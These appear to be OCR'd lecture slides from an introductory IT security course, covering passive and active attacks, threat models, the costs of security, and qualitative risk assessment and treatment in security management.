


https://www.schneier.com/images/paper-attacktrees-fig4.gif
From https://www.schneier.com/academic/archives/1999/12/attack_trees.html


Passive and active attacks

- **Passive attacks** attempt to learn or make use of information from the system but do not affect system resources
  - eavesdropping/monitoring transmissions
  - difficult to detect → emphasis is on prevention rather than detection
  - two types:
    - release of message contents
    - traffic analysis
- **Active attacks** involve modification of the data stream
  - in general case, we cannot prevent active attacks → the goal is to detect them - and then recover somehow
  - four categories:
    - masquerade: one party or man-in-the-middle (person-in-the-middle, on-path attack)
    - replay
    - modification of messages: content or metadata (e.g. redirection)
    - denial of service: generally or targeted


Passive attacks



Active attacks



Model for network security




Model for network security

Using this model requires us to:

- design a **suitable algorithm** for the security transformation,
- **generate the secret information** (keys) used by the algorithm,
- develop methods to **distribute and share the secret information**, and
- specify a **protocol** enabling the principals **to use the transformation and secret information** for a security service

Model for access security



Model for access security

Using this model requires us to:

- select **appropriate gatekeeper functions** to identify and **authenticate users**
  = recognizing “good” users
- implement **security controls** to ensure **only authorized users access designated information or resources**
  = placement of gatekeeper at all “entrances”

Security has a price

Price has to be paid in different currencies

- Money
- Time
- Performance
  - processing
  - storage
  - bandwidth
- **Usability**

Acknowledgments: security trade-offs based on work by Utz Roedig at Lancaster University

Monetary cost (1)

- Problem
  - implementation of security features costs money
  - a system works (kind of) without security (non-functional aspect)
- Implementation
  - security is an additional software/system feature
  - resources (people) must be allocated

➔ Implementation of security features is shifted to a later project stage
  - the later stage is often never reached
    - next version needs some functional features more urgently...
  - it is much more difficult to add security features at a later stage (this is also true for other major/cross-cut features)

Monetary cost (2)

- Problem
  - maintaining security costs money
  - the security state of a system must be monitored constantly
- Maintenance
  - a security problem is only visible when it is (nearly) too late
  - people have to be allocated that seem to be idle
    - they do not “produce” money, they only “prevent **potential** loss”
  - it is hard to constantly monitor something that does not change state

➔ Security maintenance of systems is often neglected
  - in case of an emergency it is too late to act
  - poorly maintained systems attract problems

Time cost

- Problem
  - implementation and maintenance of security features cost money
  - a system works (kind of) without security (non-functional aspect)
- Implementation
  - there are always deadlines and not enough time

➔ Implementation of security features is skipped
  - maintenance
  - there are always more visible and prominent problems (until it is too late, then security is very visible!)
    - function X does not work → customer complains **immediately**
    - security Y does not work → customer **might** complain **later**

➔ Security maintenance of systems is often neglected

Performance cost

- Problem
  - additional processing is required (e.g. cryptographic algorithms)
  - additional data must be stored and transmitted

➔ System security and system performance must be balanced!
  - how much security is needed (e.g. what is protected)?
  - how much security can we support (e.g. in terms of key length/algorithms)

➔ A performance problem can often (but not always) be compensated with more capable hardware (=money)

Performance cost: Processing overhead

- Symmetric en-/decryption often negligible on current hardware (still measurable e.g. for full device encryption on mobile devices when done in software)
- Key management (asymmetric encryption) can still cause delays
- In data centers (server side) no longer a major problem
- Biggest influence is **increased energy consumption** on mobile devices

Performance cost: Data overhead

- Problem
  - padding might be needed
  - additional information for decoding might be needed (e.g. additional protocol headers)
- Effects
  - messages are longer, effective bandwidth is reduced
  - more data than the actual information has to be stored
  - especially difficult to retrofit, as available space might be limited

➔ Apply compression in security protocols (before encryption!)

Usability cost

- Problem
  - security features can make a system hard to use (remember passwords, type in passwords, ...)
  - security makes system debugging/design difficult

➔ Users try to find shortcuts (bypass the security features in place)

- Examples
  - password on post-it
  - disabled security features
  - some systems are (still) sold with security off as default!

Biggest problem in IT security!

Why IT attacks?

- Compare an IT attack against a bank robbery
- Risk: How likely is it to be caught?
  - hack a server: approx. 0%?
  - bank robbery: 60,5% (Austria, 2017; 5 of 7 according to another statistic)
- Potential gain:
  - hack a bank: 63 Million (Bangladesh National Bank – successful; 1 Billion tried)
  - bank robbery: 6.500 USD (USA, 2015)
- Scalability:
  - at any moment you can rob at most one bank physically
  - you can spread ransomware… to thousands of customers or banks simultaneously

https://bundeskriminalamt.at/501/files/PKS_17_Broschuere_Web.pdf

Chapter 2

Threats and Security Processes

IT security processes

Approach to IT security depends on the system to protect

- **Networks and single systems**: first step is to be clear about the attacker(s) and which specific **threats** they pose
- Complex IT **infrastructures**: need to be clear about which **assets** are worth protecting, then look at those systems in turn
- **Organizations** making use of IT infrastructures: often defined by legal necessity (regulation) for following specific IT security **processes** (focus is more on change management than on single solutions)

As this course is mostly about technical security measures, will start with threats and then continue with higher levels of abstraction

Network and systems security

Designing a secure system means asking the right questions first

1. Who are the (potential) attackers?
2. What are their (assumed) capabilities?
3. Which threats follow from those capabilities?
4. What are the potential consequences of successful attacks?
5. What is the risk associated with these threats?
6. What are potential safeguards against these threats?
7. Which risks need to be accepted?

Only then does it make sense to think about technical approaches!

Threat model

Threat modeling is (and/or):

- A description of the security issues the designer cares about
  → *"What is the threat model for DNSSec?“*
- A description of a set of computer security aspects – a set of possible attacks to consider for a specific system
  → *“What is the threat model for our SCADA installation?”*

Starting points

- Attacker-centric (see previous slide)
- Software-centric (e.g. used by Microsoft)
- Asset-centric (often used in military circles)

Potential threats to communication and data

- **Passive attacks** (eavesdropping): very difficult to detect, best safeguard is cryptography
  - *release of message contents*
  - *traffic analysis* often works on meta data → encryption of content does not help – see e.g. data retention laws in most countries (currently **still** illegal in EU), NSA/GCHQ mass data surveillance

- **Active attacks**: typically unable to protect against, goal is therefore to detect
  - *replay*
  - *masquerade*
  - *modification*
  - *denial of service*

GCHQ "FLYING PIG" and NSA "QUANTUMHAND" programs

Active attacks are more expensive than passive

→ force attackers into active

Example for threat model

Dolev-Yao model for interactive cryptographic protocols

- Formal model for mathematical proofs of protocols
- Well-established as the “standard” model against which new cryptographic protocols are tested

Informal definition

- Protocol messages are exchanged between two (or multiple) trusted parties
- The network communication is untrusted and subject to attack
- An attacker may overhear, intercept, and synthesize any message
  - ➔ full control of the channel with all capabilities of active “on-path-attack” / “man-in-the-middle” / “person-in-the-middle”: add, remove, change, delay, reorder, etc.
- All potential threats from previous slide covered

Potential threats to computer systems

- **Physical access**
  - cannot trust boot loaders, OS protection mechanisms
  - do not assume RAM to be volatile → cold boot attacks
  - always have to assume physical access for mobile devices

See e.g. Android threat model

- **Remote exploitation** over network
  - running OS or applications at risk
  - data in memory is at risk (even when encrypted at rest)

NSA “TURBINE” program automatically using “TAO” implants


- **Local exploitation** by applications
  - goal is mostly to escalate privileges

Security management

= formal process of answering the questions:

- Ensures that critical assets are sufficiently protected in a cost-effective manner
- Security risk assessment is needed for each asset in the organization that requires protection
- Provides the information necessary to decide what management, operational, and technical controls are needed to reduce the risks identified – or accept them

Computer security strategy



Management support

- IT security policy must be supported by senior management
- Need IT security officer
  - provide consistent overall supervision
  - liaison with senior management
  - maintenance of IT security objectives, strategies, policies
  - handle incidents
  - management of IT security awareness and training programs
  - interaction with IT project security officers
- Large organizations need separate IT project security officers associated with major projects and systems
  - manage security policies within their area

Security policy

= formal statement of rules and practices that specify or regulate how a system or organization provides security services to protect sensitive and critical system resources

- Factors to consider:
  - value of the assets being protected
  - vulnerabilities of the system
  - potential threats and the likelihood of attacks
- Trade-offs to consider:
  - ease of use versus security
  - cost of security versus cost of failure and recovery

Security risk assessment

- Critical component of process

- Ideally examine every organizational asset
  - not feasible in practice

- Approaches to identifying and mitigating risks to an organization's IT infrastructure:
  - baseline
  - informal
  - detailed risk
  - combined

Threat identification

Threat sources

- Threats may be
  - **natural events** (“disasters”) or **man-made**
  - **accidental** or **deliberate**
  - evaluation of human threat sources should consider:
    - motivation
    - capability
    - resources
    - probability of attack
    - deterrence

- Any previous experience of attacks seen by the organization also needs to be considered

Vulnerability identification

- **Identify exploitable flaws or weaknesses** in organization's IT systems or processes – determines applicability and significance of threat to organization
- Need **combination of threat and vulnerability** to **create a risk to an asset**
- Outcome should be a **list of threats and vulnerabilities** with brief descriptions of how and why they might occur

Analyze risks

- Specify likelihood of occurrence of each identified threat to asset given existing controls
- Specify consequence should threat occur
- Derive overall risk rating for each threat
  ➔ **risk = likelihood threat occurs x cost to organization**
- Hard to determine accurate probabilities and realistic cost consequences
  - so use **qualitative, not quantitative**, ratings, e.g.

Qualitative assessments: likelihood input

Example *likelihood/probability* levels

- **rare**: only in exceptional circumstances
- **unlikely**: not usually expected
- **possible**: may occur, difficult to judge because of externals
- **likely**: will probably occur sometime, should be no surprise
- **almost certain**: question is more when than if

Qualitative assessments: cost input

Example *cost/consequence* levels

- **insignificant**: impact less than a few days, minor cost to rectify; no tangible detriment
- **minor**: impact less than a week, can be rectified by single team/project
- **moderate**: impact less than 2 weeks, needs management involvement, may require ongoing future cost; public may be aware of event
- **major**: impact less than 2 months, needs higher management and significant cost to rectify, substantial ongoing cost expected; public needs to be notified, loss of organizational outcomes is expected
- **catastrophic**: impact more than 3 months, top management intervention required; significant harm to organization, loss of confidence, regulatory impact, and/or criminal legal action against key personnel likely
- **doomsday**: collapse of the organization to be expected

Qualitative assessments: risk output

Example *risk* levels

- **low (L)**: can be managed through routine procedures
- **medium (M)**: can be managed through specific monitoring and response procedures
- **high (H)**: requires ongoing management by team leaders, regular monitoring and review of procedures
- **extreme (E)**: requires detailed management by executive level, substantial adjustments to organizational control expected (modifying overall goals and processes)

Qualitative assessments: Mapping inputs to output

	doomsday	catastrophic	major	moderate	minor	insignificant
Almost certain	E	E	E	E	H	H
likely	E	E	E	H	H	M
possible	E	E	E	H	M	L
unlikely	E	E	H	M	L	L
rare	E	H	H	M	L	L

Example risk register

Asset	Threat / vulnerability	Existing controls	Likelihood	Cost / consequence	Risk level	Risk priority
Internet gateway	Outside network attacker	Single admin password only	possible	moderate	high	1
Destruction of data center	Fire, flood, etc.	None (no disaster recovery plan), but irregular backups exist	unlikely	major	high	2

Risk treatment





Figure 14.5 Judgment About Risk Treatment

Risk treatment alternatives



Security implementation requires all four complementary courses of action:

Detection

- intrusion detection systems
- detection of denial of service attacks
- detect those attacks that cannot (yet) be prevented

Response

- upon detection, being able to halt an attack and prevent further damage
- analyze reasons for attack

Prevention

- secure encryption algorithms
- prevent unauthorized access to encryption keys
- code security

Recovery

- use of backup systems
- documented recovery procedures

Security functional area requirements

(primarily)
Technical measures

- access control
- identification & authentication
- system & communication protection (confidentiality)
- system & information integrity

Overlapping technical and management measures

- configuration management
- incident response
- media protection (e.g. backup media)

(primarily)
